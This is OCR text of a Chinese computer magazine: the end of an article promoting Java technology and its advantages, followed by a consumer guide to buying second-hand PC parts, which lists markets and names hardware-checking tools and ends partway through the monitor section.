Java和C++语言中的面向对象编程机制被认为是继C、FORTRAN等过程式语言之后的又一大进步。使用OO开发软件，程序将更简单、更健壮，所以OO是迄今为止最成功的编程机制。实际上，Smalltalk才是第一个完全面向对象的动态计算机程序设计语言，Smalltalk的发明者Alan Kay今年4月19日还荣获2003年度有“计算机界诺贝尔奖”美誉的ACM图灵奖。值得一提的是，Alan Kay在投身计算机行业之前，曾经是职业音乐家，他的讲演以多姿多彩著称。

OO的学习曲线比较陡峭，所以，如果你已经掌握其他OO语言，那么学习Java便轻松许多，否则还是需要下一番功夫的。如果你没有接触过OO，也不用着急，我们将会在教程中慢慢接触OO。不过，千万不要知难而退而跳过OO这个重要环节。学习Java语法不难，但写出地道的OO代码，需要对OO有相当的领悟。

三、诱人的Java技术

首先我们谈谈Java技术。需要说明的是，与平时经常听到的或使用的C、C++、Visual Basic、Delphi等计算机语言不同，Java技术特指应用，而不是Java语言。

言归正传。Java技术是帮助你体验互联、享受互联的

科技。Sun 微系统公司(Sun Microsystems)1995 年发明 Java 以来，Java 技术广泛应用于各种设备，为你提供各种工具、信息以及好玩的游戏(见图1)。



图1 无所不在的Java技术

1.商业应用

Java 技术意味着商机。Java 技术可以运行在几乎所有类型和规模的设备上，小到计算机芯片、蜂窝电话，大到超级计算机，无所不在。

超过1亿5千万的移动电话集成了 Java 技术；PDA 和寻呼机中也用到 Java 技术；电子游戏机、电视机、网站等，也是 Java 技术的受益者；个人电脑都预装了 Java 平台(最新的 Mac OS X 终于能够支持 Java 了。Linux 一贯支持 Java。Windows 本来支持 Java，并且与 Sun 有法律合约，可是，当比尔·盖茨发现Java技术已经严重威胁到了微软自己的技术时，便悄悄在 Windows XP 中撤销了 Java 技术的集成。当然，这种拙劣的手段很快被发现，微软被 Sun 告上了法庭，不得不赔偿一大笔分手费，终于合法地使阴谋得逞。不敢直面惨淡的竞争，真是让人扼腕叹息。所以，Windows XP 的用户需要安装 Java 的运行库才能够使用 Java 技术；连红色星球上也有 Java 技术的运用。

黄糖故事

Java技术与红色星球

当科学家们最后确认了“勇气”(Spirit)号探测器成功登陆火星之后，地球人都欢呼雀跃起来：“这真是一个伟大的创举！”

在美国加州帕赛迪纳国家宇航局的喷气推进实验室内，Java之父——James Gosling博士肯定感到他就像在家里一样，因为他周围全是Sun的工作站。“这显然是迄今为止Java应用中最酷的一举！”James Gosling博士高度赞扬说，“Java应用使公众可以实时观看、并下载火星图像。它让人们看到火星清晰的三维立体图像，还有一个模拟探测器。”

这一Java应用被称为Maestro。Java技术给美国宇航局带来了操纵“勇气”号简单易行的低成本方式。Sun实验室和NASA喷气推进实验室还正合作研发一个基于Java技术的控制系统，它将使未来的宇宙探测器在探测这个红色星球之时能够具有智能化的、独立进行决策的能力。

依托 Java 技术和 Sun 的服务器技术，Sun 还与计算机业界中许多领头企业组成联盟，搭建了构架先进、运行可靠的业务系统，帮助企业、政府、教育机构等更方便、更有效地交流与合作。比如，中国人民保险公司的电子商务系统就是由 Sun 与 Oracle(著名的数据库公司)与 BEA(著名的中间件公司)共同组建的。瑞士银行、意大利造币厂等也都采用了 Java 技术。

实际上，我们身边的许多品牌都是 Java 技术的合作者，比如富士、惠普、摩托罗拉、诺基亚、松下、西门子等。你可以在 Sun 的网站上找到长长的列表。

2.移动通讯

是否还记得手机只能用来打电话的日子？感谢 Java 技术，如今支持 Java 技术的手机变得越来越可定制，手机游戏也越来越吸引人。

使用最新 Java 技术的手机，可以浏览应用程序、游戏、服务的列表，然后直接无线下载，即装即用，再也不会因为手机集成固定的几款游戏而玩腻。随着游戏商或者软件公司的不断发布，你每天都有新的游戏可玩、新的软件可用。

3.桌面应用

Java 技术使得个人桌面电脑也变得更有趣、更互动。Windows？Mac OS？Linux？无所谓，使用 Java 技术的程序可以运行于任何操作系统！同时，Java 技术也能够提供从联网的角色扮演游戏到市场跟踪调查应用程序，一应俱全。



图2 想不想制作自己的机器人与来自全球的万家同场竞技并拔得头筹？使用Java技术的 Roboforge游戏可以圆你的梦想！

Java 桌面系统(Sun Java Desktop System)是 Sun 公司基于 Java 技术的新一代桌面系统，结合了 Sun 技术驱动的最优秀的开源软件， 如 GNOME 桌面环境、StarOffice 办公套件、Mozilla 浏览器、Evolution 邮件与日历客户端、Java 2 平台标准版等，是一个集成管理工具和开发工具、容易管理、高度安全的桌面客户系统，目标直指微软的 Windows + Office 系统套装。毋庸置疑，Java 桌面系统低廉的价格、出色的安全性和完整的商务功能，正是微软系统的软肋。为了新一代桌面系统的明天，Sun 还启动了名为 Looking Glass 的高级项目。如若窗体透明并且立体使你可以同时操作多个窗体，你会有怎样的体验？随心所欲地在当前浏览网页上加上你的注释？你的 CD 或者电影数据库变成 3D 的电唱机(如图3)？在不远的将来，Sun 将在 Java 桌面系统中加入这样的革新，给使用者带来更丰富的使用体验。



图3 Looking Glass项目演示，真希望早日能够用上这么酷的桌面！

4.开发者

为了方便开发者，Sun把Java区分为J2SE(Java 2 Standard Edition)、J2EE(Java 2 Enterprise Edition)、J2ME(Java 2 Micro Edition)和Java Card四种平台。J2SE是所有Java技术的基础，不管开发人员要开发什么平台的Java应用程序，都必须先从J2SE学起。J2EE技术着重于企业服务器端的应用。J2ME主要针对嵌入式系统，包括手机、PDA等。针对手机应用程序的开发，Sun还提供了免费的J2ME Wireless Toolkit。Java Card技术用来开发可以植入IC智能卡中的应用程序。

以上四种平台的软件开发包(Software Development Kit，SDK)都是免费的，可以从Sun的网站下载。当然，只用SDK未免太不讲究，我们需要开发工具来提高开发效率。这样的工具叫做集成开发环境(Integrated Development Environment，IDE)。以往，Borland JBuilder和IBM Eclipse这两个IDE最受Java程序员的青睐，而Sun自己的IDE却名不见经传。2004年以后，Sun把自己的IDE摆放到重要的位置，努力推进NetBeans和Java Studio的开发。前者是完全用Java撰写的开放源代码的工具，而后者则是重量级的官方开发工具。Sun的开发工具可谓根正苗红，Java程序员终于可以沐浴Sun(阳光)普照了！

Java咖啡馆主要和J2SE打交道，当然不会略过J2EE和J2ME的知识，值得期待哦！

四、Java语言的优势

虽然Java技术是那么的诱人，前景也似乎非常光明，但是不是已经有了C、C++等广泛应用并且大获成功的语言了吗？微软不是又在大力推广他们的.Net技术吗？LISP、Prolog等人工智能语言在北美洲、欧洲的金融领域不是也有很大的应用吗？学习Java编程，是不是一个明智的选择呢？

带着这些问题，让我们来看看Java的优势。

1.免费！

Sun免费提供用来开发Java应用程序的一切，你不必付任何的版税。或许你会将信将疑：资本家搞共产了？实际上，Sun在Java上的收益确实不大，远远比不过垄断Java应用服务器技术的IBM和BEA公司，似乎有替别人做嫁衣之嫌。对此，Sun董事长、总裁兼首席执行官Scott McNealy是这样解释的："Sun并没有用Java赚钱，这就像使用英语不用上税一样，Sun并不通过Java本身来盈利，而是把Java应用到了业务中。"原来是放长线钓大鱼！

与Java本身相比，Java API更是可贵的免费财富。想使用Socket操作网络？API中有；想连接到SQL数据库？API中有；想给应用程序一个漂亮的用户界面？API中有；想要处理数字图形、播放音乐、解析字符串或者创建数字签名？API中全都有。

最后，Java发展了那么多年，优秀的Java教程、技术网站数不胜数。Sun本身就提供了免费的教程，足够自学的了。你可以在http://java.sun.com/docs/books/tutorial/information/download.html下载这个教程。Bruce Eckel大师的名作Java编程思想(Thinking in java)更是不可不读的佳作，许多狂热爱好者甚至把它当做圣经一样一页一页仔细揣摩。你可到作者的主页http://www.BruceEckel.com免费下载此书的电子版。机械工业出版社也有引进台湾技术作家候捷的中译本，可惜不是免费。

或许你会问，有了那么多优秀的教程，还要你这个Java咖啡馆干什么呢？嗯哼，虽然那些教程和技术文章是如此优秀，但并不适合初学者。Java咖啡馆目的就在于帮助你打好Java技术的基础，掌握Java技术的主要脉络，帮助你迈出进入Java世界的第一步！

2.跨平台

"一次编写，随处运行"，Java系统可以运行在不同的操作系统和硬件上。随着Linux的持续增长以及Mac OSX完全支持Java技术，跨平台的特性变得越来越有分量。

由于Java跨平台，Java API自然也是平台统一的。对程序员而言，没有比统一的API函数能够让他们更欣慰的了——已经有了圆形的轮子，何必再从头发明轮子呢？我们拿Java API与C++的类库相比便可以知道它的可贵之处。有Windows编程经验的C++程序员肯定经历过被MFC(Microsoft Foundation Classes，微软基类库)折磨的日子，学习曲线陡峭，没有若干个月根本无法开始生产，一段时间不接触遗忘率又高。据说，即使在微软公司内部，除了MFC开发小组，谁都不乐意用它。即便你熟悉了MFC，能够顺利开发Windows应用程序，如果你要编写一个Linux应用程序，MFC又派不上用场了，你必须学习Linux下C++开发的一套库函数。还有UNIX、FreeBSD、Mac OS……你学得过来吗？反观Java API，操作系统，你爱谁是谁，只要编写一次便可随处运行！

3.在学术界获得了强有力的支持

由于免费、跨平台、Java语言本身技术先进，在高校中，Java已经成为许多学科研究、课程和计算的首选语言，用Java做上机作业，一般都是鼓励的。据我所知，北大、清华许多院系的研究生入学考试都可以用Java语言答题。实际上，用Java来完成这些工作，大多数情况下要比用C或其他语言简洁得多，你可以把注意力集中在算法等核心部分，

从而获得更高分数。

掌握Java技术的学生一般有更多的工作机会课余兼职，拿到更高报酬，不但减轻家里的负担，更可以让自己早日进入社会锻炼。所以，如果你还在求学，学习Java，一定没错的。

4.简单

与C++等语言相比较，语法上Java是简单的。

谢天谢地，Java提供了垃圾回收机制。以往C++的开发中，最容易出错误的地方便是内存管理，申请的内存用完以后必须释放，否则可使用的内存资源越来越少，直至耗尽系统资源而造成死机。而Java系统中，你可以任意申请内存，Java系统会在适当的时候自动释放无用的内存资源。这个神奇的机制叫做“垃圾回收”，节约了许多调试错误的时间。

在Java中，要写出低劣的代码也不是一件容易的事情。一方面，垃圾回收机制堵住了内存泄漏的可能性，另一方面就是异常捕捉机制，它强迫你做最坏的打算。编写程序时，难免会遇到一些意外，比如文件无法打开、网络读取失败等特殊情况。在C++等语言中是依靠返回值来判断的，如果一句句地检查返回值，那实在是太麻烦了。从而，程序员习惯性地忽略返回值的检查，并安慰自己一切都会好起来的。这便埋下了隐患。在Java中，Java的方法可以抛异常，而你必须应答异常，即使你不想进行任何操作。比如编写打开文件的代码，你不得不响应异常以防意外发生，否则程序根本不能够通过编译。未雨绸缪，使得Java系统更稳健。

5.企业应用的成熟平台

这是Java技术目前最活跃的两大领域之一。我们在前面Java技术介绍中已经提到了不少，这里仅关注跟我们切身相关的优势。

Java技术的企业应用旨在提升企业竞争力，所以Java技术受到了企业的欣赏，市场份额是同类技术中最大的。同时，Java开放标准，所以供应商众多。市面上有许多的应用服务器、工具与构件可以选择，从高端的BEA WebLogic、IBM WebSphere等商业软件，到Tomcat、JBoss等开源的免费工具，一应俱全。作为Java技术的初学者，不需要任何花费就能够进行Java企业应用的自我培训，以后若参与Java的商业项目开发，便可以无缝地把软件移植到高端的商业平台上去。反观.Net，想免费自学，不盗版是不可能的啦。

最后谈谈Java和Web服务。Web服务是软件互操作历史上的里程碑，是技术发展的重要方向，是你绝不能不了解的技术。Sun公司是Java语言的发明者，而作为一个开放的跨平台的技术体系，Java在Web服务的开发方面起着非常重要的作用。Sun被接纳为促进Web服务交互组织WS-I的董事成员后，作为活跃的参与者和业界的领导者，对Web服务互操作性的促进，有着相当重要的意义，也为Java技术的含金量加上了关键的砝码。

6.无线应用

这是Java技术目前最活跃的另一个领域，旨在提供更多、更方便的个性化服务的Java手机应用。未来几年内，势必将出现移动通讯运营商和移动设备应用软件的巨大商机和激烈竞争，并且该趋势很可能与电子政务、电子商务等其他发展相互影响。Java在手机市场的专有性和Java本身的开放性和标准性，使得越来越多的企业加入了Java阵营。

中国也不例外。2003年James Gosling博士首次来到中国，其中重要的一项工作便是与中国联通结盟。

黄糖故事

Java之父——James Gosling博士

James Gosling博士以“Java技术之父”闻名于世。他是Java技术的创始人，作为Sun研究院院士，亲手设计了Java语言，完成了Java技术的原始编译器和虚拟机。在他的带领下，Java现已成为互联网的标准编程模式以及分布式企业级应用的事实标准，其跨平台的技术优势为网络计算带来了划时代的变革。目前，Gosling博士积极致力于软件开发工具的研究，以使软件开发工具的功能更强大，更容易为开发人员所使用，确保应用、服务开发的迅速完成。

实际上，手机游戏开发也是一项不错的职业与机遇，成功的例子已经不在少数哦。

7.开放的Java社团——Java Community Process，JCP

JCP是一个让Java出名的功臣。JCP创造了一个开放型论坛，让同好在此交换意见，探索、定义新的平台，群策群力。Java欢迎竞争，因为只有这样才能最大限度地提高领域内的技术，这点与对手微软.Net技术大相径庭。在Java的舞台上有很多演员，任何人都可以参与到JCP的过程中去，帮助Sun决定Java的发展和未来，同时也挑战自己的影响力。从而，你可以发现Java世界中新的名词层出不穷，远远走在规范之前。而在微软.Net技术的舞台上，你只能看到一个演员，那就是微软自己。

8.开源组织或者非盈利机构的支持

开源组织是无政府主义的梦想——没有政体，没有所属权，言论与行动自由，仅仅依靠渴望共享与交流的信仰及无私奉献来维系。Java世界中，开源组织与非盈利机构发挥到了极致，许多出色的工具都出自它们之手。比如JUnit、Cactus、Tomcat、Struts、JBoss、Eclipse、ANT、Xerces、Hibernate、Axis、AspectJ等等，许多工具还会出现在我们的咖啡馆中，扮演重要的角色。

Java世界中，便宜无好货绝对不成立，这些工具拥有足以和商业软件媲美的质量，很多商业IDE还集成了这些工具。对Java程序员而言，生活不单单会变得轻松，更重要的，你能够看到希望，有为大家贡献自己力量的机会！

五、小结

看到这里，如果你能够有学习Java技术的冲动，我也心满意足了。选择一门语言是困难的，你必须有所取舍。即使你是坚定的微软技术迷，有时间也欢迎到这个咖啡馆小坐一会儿，叹一叹Java这别样的风情。CF [CXG01]



买东卖西的乐趣

——二手电脑市场淘金

■ 策划 CFan 怪鸭兽
执笔 福建 包日晓 斯佳丽

如今电脑更新换代的速度是越来越快，一些对电脑的配置要求不是很高的学生族、上班族、网吧业者，为了避免频繁的更新换代而造成的损失，他们只需要廉价的二手电脑。毕竟追赶潮流的发烧级玩家并不多。另一方面，可以这么说任何一台电脑都要面临升级或淘汰的过程。正因为如此，才繁衍出了一个新的市场——二手电脑市场。如日中天的二手电脑市场，在“利润”的诱惑下一天天地壮大。如此巨大的二手电脑市场，主要货源主要有三个方面：一是国外非法走私的电子垃圾，并经过商家拼装、维修、翻新处理；二是回收国内大公司、企业、网吧和个人淘汰的整机和配件。需要提醒大家的是，二手电脑市场的售后服务几乎是没有保证的，很少有商家会向用户承担二手电脑的保修责任。所以，CFan编辑部不建议心理承受能力和技术能力不强的消费者购买二手电脑，毕竟不在乎电脑损坏后所产生的经济损失的人并不多。

一、二手电脑卖场点将台

我国地域辽阔，在内地城市尚属新兴的二手电脑产业，其实在沿海城市已有多年的发展历史。总体来讲，国内二手电脑市场的发展情况可以分成三种情形。首先是沿海一带城市，如上海、广州、深圳等地，这些地区的二手市场已形成了一定体系，货源、渠道、销售等方面都初具规模；其次是内地中心城市，如郑州、武汉、重庆、西安等地，这些地区往往依托沿海地区形成上下级关系，成为沿海地区的二级分销商，一般针对本地区市场，很少开展外省分销业务；最后是内地二级城市，只是在电脑城里有几家维修店铺兼做二手业务，货源主要靠收购个人用户淘汰的配件或自己维修的旧货，价格相对上两类地区价格贵得多。

下面向大家简单介绍一下北京、上海、广州、深圳、西安、郑州等城市知名的二手电脑市场。

〉〉〉北京



卖场全称： 金桥利康旧电脑交易市场
坐落方位： 友谊宾馆北门斜对面
公交线路： 【人民大学站】16支、209、300内、300外、302、320、323、323快、332、355、361、365、367、384、422、425、933、619、718、727支、801、831、941、运通101、运通105、运通106、运通201
地　　址： 北京市北三环西路47号

〉〉〉上海

卖场全称： 富杰电子交易市场
坐落方位： 虬江路
公交线路： 【宝山路站】65、305、928、地铁三号线(明珠线)
地　　址： 上海市虬江路

〉〉〉北京

卖场全称： 中海电子市场
坐落方位： 中关村
公交线路： 【中关村站】16支、47、209、302、307、323、332、355、355支、384、运通101、运通105、运通106、运通201
地　　址： 北京市海淀区海淀路27号

〉〉〉广州



卖场全称： 大沙头旧货交易市场二手电脑城
坐落方位： 天河区大沙头码头
公交线路： 【大沙头站】12、18、36、44、45、7、60、125、147、182、184、188、192、194、208、247、248、277、287、543
地　　址： 广州市沿江东路414号

〉〉〉广州



卖场全称: 海正电脑城
坐落方位: 石牌西
公交线路: 【石牌西站】177、518、243
地　　址: 广州市石牌西路38号

〉〉〉深圳



卖场全称: 莱英达旧货市场
坐落方位: 振华路
公交线路:【振华路口站】6、104、215、219、228上行、301、320
地　　址: 深圳市振华路55号后座一楼

〉〉〉西安



卖场全称: 西安旧货交易中心
坐落方位: 丰庆路
公交线路: 【丰庆路站】43、502、503、521、701
地　　址: 西安市丰庆路

〉〉〉郑州



卖场全称: 河南科技市场电子调剂大厦
坐落方位: 东风路
公交线路:【东风路站】4、6、22、27、28、906
地　　址: 郑州市东风路

二、二手电脑“淘金”实战

为了能够在二手电脑市场中淘到“真金”，在选购时一定要小心行事，切不可轻易出手，轻信老板的“好意”与“感情”。下面就让我们一起看一看选购二手电脑配件的技巧。

1.二手CPU

由于CPU更新换代的周期太短，绝大多数CPU远没有达到其设计使用寿命就被换了下来，进入二手电脑市场。如果你想在二手电脑市场中，找到高主频的CPU也不太容易，原因主要在于二手电脑市场中CPU一般要比主流的慢一拍。

⑴注意CPU的超频性能

作为一个硬件狂热者，超频应该是硬件玩家最热衷的事。不过，对于二手电脑市场中的CPU它们还可以超频吗？当然可以！即使购入已被前一任使用者超频过的二手CPU，只要超得不是太狠(加电压到极限状态)，一般都没有什么问题。即使一些CPU经过多次易主，它的工作时间与设计寿命还会有很大的距离。在二手CPU市场中，如果能找到早期没有锁外频的CPU，超频的灵活度就更大了。

⑵注意观察CPU的外观

对于做过手脚的CPU，通常情况下，可以通过外观辨别出来。如果你选购的是二手卡盒封装的CPU，一定要注意卡盒是否被打开过，正常情况下用户没有必要打开卡盒，如果打开过，最好不要购买。同时在选购二手CPU时还要注意针脚是否被整过形，CPU的针脚多，移位很容易折断。

⑶用软件检测CPU

这是特别要注意的，因为现在大部分被打磨过的CPU，都出现在二手CPU市场中。如果你选购的二手CPU是Coppermine核心的Pentium Ⅲ，一定要注意以下型号:Pentium Ⅲ 600/667/733/866/933等。因为目前二手CPU市场上出现了这批被打磨的CPU，它们的共同特征是只有128KB缓存，实际上，Coppermine核心的Pentium Ⅲ的二级缓存应该是256KB。识别被打磨过的CPU就需要有一定的专业技术知识。为了帮助大家更好地选购自己喜爱的二手CPU，通过CPU检测工具软件能够非常准确地测定CPU的工作频率和产品家族，用来防止打磨CPU是再好不过了。

★Intel Processor Frequency ID Utility

Intel Processor Frequency ID Utility是识别Intel CPU是否超频的好工具，装机时带上它，就算JS再怎么打磨CPU，都无法逃出其检测。Intel Processor Frequency ID Utility使用一种频率确定算法(速度检测)，来确定处理器以何种内部速率运行。然后检查处理器中的内部数据，并将此数据与检测到的操作频率进行比较，最终会将系统总体状态作为比较结果通知用户。

Intel Processor Frequency ID Utility小档案

最新版本:6.5简体中文版　　软件大小:867KB
授权方式:免费软件　　适用平台:Windows 9x/NT4/2000/XP
下载地址:http://www.intodigi.net/download/fidchs27.msi

运行此软件后，将出现“频率测试”选项卡的主界面(见图1)。“频率测试”选项卡可以检测的信息包括:处理器品牌名称、报告频率(处理器和系统总线)、预期频率(处理器和系统总线)、已测试的处理器(仅适用双处理器或多处理器)。如果报告频率比预期频率高的话，那就要注意是不是超过频的CPU了。但是频率相差在1%之内是由系统组件生产中的细微变异所致，属于正常情况。



图1

然后切换到“CPUID数据”选项卡，此时会显示有关处理器的信息(见图2)，包括:处理器品牌名称、处理器类型、处理器系列、处理器型号、处理器步进、高速缓存信息、包装信息、系统配置和处理器特性。



图2

★ WCPUID

虽然有许多软件都可以通过一些CPU检测软件测试出电脑当中的CPU究竟是什么品牌、型号，运行在什么频率。但是WCPUID在测试CPU的型号时，给出的信息和数据是最为详尽的。

WCPUID小档案

最新版本:3.3 Build 1092　　软件大小:268KB
授权方式:免费软件　　适用平台:Windows 9x/NT4/2000/XP
下载地址:http://www.intodigi.net/download/wcpu330.exe

运行WCPUID后，在主界面中就会列出了当前CPU的主要参数，包括:品牌与名称、代号、工艺、封装形式、主频、外频、倍频系数一级缓存的大小(数据、指令)、二级缓存的大小、潜伏期以及CPU所支持的指令集技术(见图3)。我们将这些检测到的参数，与CPU官方网站上公布的CPU参数相对比，就可以让Remark的CPU无所遁形。




图3

2.二手主板

二手市场上的二手主板是越来越多了，这主要是一些主板新架构的推出，促进了主板的更新换代。不过这些二手主板总有这样那样的毛病，要想在二手主板中淘到“真金”，还真不容易。

⑴仔细观察主板是否为返修品

二手主板有些是在使用过程中损坏，再经过修理后出售。虽然这样的主板也能点亮显示器，但却不是一件好东西，因为我们是买二手主板，而不是买维修过的主板。所以在选购二手主板时，一定要注意观察主板有没有维修过的痕迹。

⑵测试主板的稳定性

因为有些经济实力不是很强的OEM主板生产商为了降低成本，生产出来的主板偷工减料，飞行走线。一般来说，稳定性和可靠性与主板生产商的设计水平、制作工艺、元器件的选择(尤其是质量)有很大关系。要测试主板的稳定性，我们可以进行超负荷工作、拷机等测试，如使用频率最高的CPU等，在重负荷情况下，主板的功率消耗和发热量都将增大，主板的稳定性和可靠性如何将能比较容易地看出来。拷机测试是让主板长时间工作，看看整个电脑系统是否能持续稳定工作。

⑶观察主板的升级能力

选购二手主板，我们也要考虑以后升级。而主板的升级能力主要看扩展内存、总线插槽的扩展能力和升级CPU的能力。一般来说，主板上提供的插槽越多，扩展能力就越强。对于CPU的升级能力来说，这要视不同的主板而定，一般可以通过升级到最新版BIOS来获得支持更新型CPU的可能性。

⑷通过软件检测不知名的主板

经过上面主板外观的考察，心中基本上有谱了。但如果买到的是一块不知名的主板，想升级BIOS却因为不知道品牌和网址只好作罢，这时可以借助eSupport BIOS Agent工具来检测。

小技巧

带好十八般“武器”

“武器”在这里是指测试工具软件。因为有了它们，无论是打磨了的CPU，还是主板、硬盘、显卡、内存、声卡、光驱都会原形毕露。再狡猾的JS面对这些实实在在的测试数据，也只有拿出真货的份了。关于这些识别程序有很多，本专题介绍选购技巧中我们已经给大家分别介绍了，建议大家在选购二手配件时，将专题介绍的软件以及其他常用的工具软件刻录成光盘带上就可以了。

eSupport BIOS Agent小档案
最新版本：3.31　　软件大小：209KB
授权方式：共享软件 免费软件　适用平台：Windows 9x/NT4/2000/XP
下载地址：http://www.intodigi.net/download/ba.exe

运行eSupport BIOS Agent后，点击“Get BIOS Info”按钮，就可以在此界面中看到OEM Signon(OEM特征，不是每一款主板都会显示该信息)和Chipset(芯片组的基本信息)等信息(见图4)。




图4

3.二手内存

内存也是电脑中一个很重要的部件，内存性能的优劣和速度的快慢将在很大程度上决定电脑整个系统的性能。如何购买到一款称心如意的二手内存也是大家所关注的问题。

⑴拒绝返修内存

选购二手内存时，第一步要查看内存条的内存芯片和电路板上有没有明显严重的伤痕，焊点是否均匀光滑、新旧一致，有没有补焊的痕迹。特别要注意观察内存的芯片管脚上的焊锡是否是均匀的。经过更换芯片的内存，内存条上的芯片很有可能不是同一型号的，会影响内存工作的稳定性，所以千万别买。

⑵识别假冒的SPD芯片

符合标准规范的内存上都带有SPD芯片，它一般是一个8针SOIC封装的EEPROM(电可擦写可编程只读存储器)芯片(见图5)，里面主要保存着内存生产厂家在内存出厂时所设定的有关内存的一些相关资料，通常有容量、芯片模块的生产厂商、标称运行频率、是否具备ECC校验等。SPD芯片是标准规范内存和非标准规范内存的重要区别。有资料说打磨内存的高手只要几分钟就能将内存上的芯片更换掉。但不管怎样，只要是用普通工具焊上的芯片，其管脚上的焊锡不会特别均匀，能较容易看出是不是打磨的。




图5

⑶注意打磨的内存

以前，PC-100内存与PC-133内存的价格相差比较大。一些JS就可能将PC-100的内存条贴上PC-133的标签进行销售。这类内存条除了在芯片标识上稍有区别外，很难从外观上找出更多的差异。另外一种情况是打磨内存，也就是通过机剂的洗涤将内存芯片的标号打磨掉，再换上全新的编号、生产日期，以次充好，以假乱真。一般情况下，内存芯片表面字迹印刷很清晰，即使用橡皮擦也很难擦掉。而那些被打磨过的内存芯片表面上的字体标号一般非常模糊，而且有打磨过的痕迹。

⑷通过软件检测内存

除了可以从外观上辨别真假内存外，还可以通过软件方法来识别。我们一般可以用SiSoftware Sandra Standard、Hwinfo等软件来测试PC-133内存所带的SPD EEPROM中的时间参数和数据，以确定内存的规格。但由于各厂商并不一定完全遵照SPD规范编写数据或采用了更新的技术，因此有时这种方法并不一定准确。

4.二手硬盘

目前二手硬盘在二手电脑市场比较多见，并且品种和规格也比较多。一般情况下，二手电脑市场中硬盘的来源是从旧电脑中拆机，或从洋垃圾中筛的选外观尚可的硬盘。大家选购时要注意以下几点。

⑴检测是否有物理坏道

此方面的文章可参见本期“硬件步步高”栏目的《拿什么来拯救你——硬盘损坏与坏道修复全接触》一文。

小技巧

检测屏蔽的物理坏道的小技巧

将此硬盘的所有分区均删除后，再重新划分为一个区(因为有些JS是将有坏道的位置根据硬盘的大小通过分区把坏道屏蔽掉)。然后用“Format”进行高级格式化，并查看格式化的进度是否顺利，如果出现进度过慢、某个地方停止或不顺畅的情况，这块硬盘就很有可能是有问题的，建议你不要购买这块硬盘。

⑵检测硬盘的实际容量

二手硬盘在上市前大部分都经过测试修复，它们对于有物理坏道的硬盘就通过软件进行修复，专业的二手硬盘商家可能会用PC-3000进行修复，普通的二手硬盘商家最多只是屏蔽物理坏道较多的区域，使剩下的部分让你勉强可以工作即可。对于后一种情况，我们可以查看硬盘的实际容量。简单的方法是利用DOS下自带的Fdisk、Format等几种命令给硬盘来个重新分区，格式化，有问题的硬盘绝对难逃此劫。不过，硬盘容量的计量本身存在这么一个折算问题。即硬盘生产厂家有这么一个规定，将1000字节当成1024字节即1KB，查看时只能将实际可用的硬盘容量和折算后的硬盘容量相比，看有没有差别就知道了。

5.二手显卡

要说二手电脑市场什么最放心，当然要数二手显卡了。因为显卡不像显示器等设备容易被JS做手脚。此外相对硬盘等配件而言，显卡的稳定性也是比较可靠的，一般一块显卡的使用寿命长达10年，而不到2年后显卡就会被淘汰，因此二手市场有很多价廉物美的显卡。

⑴要看显卡的做工

在二手显卡中，元件与PCB板的连接方式有两种：焊接式设计与贴片式设计。焊接式设计使用工艺较为落后，稳

定性远不如贴片式的显卡，同时也相对比较容易损坏，所以在选择二手显卡时要注意选购贴片式设计的二手显卡。此外，显卡的焊点是否光洁圆滑也是判断二手显卡的重要依据。

⑶显卡也要打假

选购一款比较好的二手显卡并不是一件难事，不过我们在选购时还是要注意JS的以假乱真。首先我们先看看显卡是如何造假的。一是偷梁换柱法，这种手法一般会做得高明些，比如S3 Savage4 GT与S3 Savage4 Pro显卡在正常情况下BIOS是识别不出Pro或GT版本的，在开机时都会出现“86c395/396/397”字样，再以芯片上覆盖的散热片作掩护，确实让普通人很难识别真假。二是Remark手法，比如将SiS305显卡的BIOS刷成TNT2 M64，然后将芯片也打磨后印上TNT2 M64的字样，然后将驱动程序中相关的部分也改为TNT2 M64，这样SiS305便Remark成了TNT2 M64，这样的显卡在系统中是无法被辨别出的。

要想识别这些假显卡，首先从芯片入手，想办法将贴在显示芯片上的散热片或风扇除去，芯片就会露出真面目。如果芯片的内容被打磨的话，字迹一定不是很清晰，并且留有打磨过的痕迹(我们可以通过反光下查看)。如果没有被打磨的话，那我们直接可以根据其标识辨别真假，但具有这种辨别能力之前你需要对你所想购买的显示芯片有所了解才能胜任。

⑷软件检测显卡

其实防止JS或假冒品除了观察法，还有一个非常有用的法宝，就是利用软件来测试。这里向大家推荐PowerStrip，它能迅速帮你查看你的显卡的芯片类型、核心工作频率、显存工作频率。这方面的文章以前介绍过多次，这里就不再赘述了。

6.二手显示器

二手显示器恐怕是二手市场中最受人关注的产品了。在这些二手显示器中，不少是国外工作站淘汰下来的极品显示器，还有一些是专门在欧美地区销售的显示器。不过目前国内的二手显示器市场良莠不齐，下面再给大家详细说明如何购买二手显示器。

⑴检查显示器是否翻新过

既然是二手显示器，外表并不会像新的显示器那样让我们动心的，但外壳也不能太次，要不然会影响美观的。再看屏幕表面有没有划痕，这些卖二手显示器的人都不爱惜东西，那些二手彩显随便就堆在地上，屏幕很容易被划出痕迹。一定要从侧面看，如果划痕不明显的话也可以接受。大多数人都想象不出来翻新能当真翻得和新的一样。笔者特意在广州海正电脑城里观察二手显示器商家翻新显示器，原本一台又黄又脏，而且还有断裂的显示器，经过他们“细心”翻新，没过多长时间，就变成一台成色非常不错的显示器。对于这类显示器，只要细看表面一般都能看出翻新的痕迹。显示器翻新最应该担心的是贴膜是否是重贴的，这是翻新屏幕的主要手段，但重贴的一般是太阳膜或防爆膜，还不如不贴。如果大家发现一台外壳有翻修过的痕迹，而屏幕却非常光亮，这样的显示器肯定是重贴膜的，建议不要购买。

⑵检查显示器是否老化或返修的

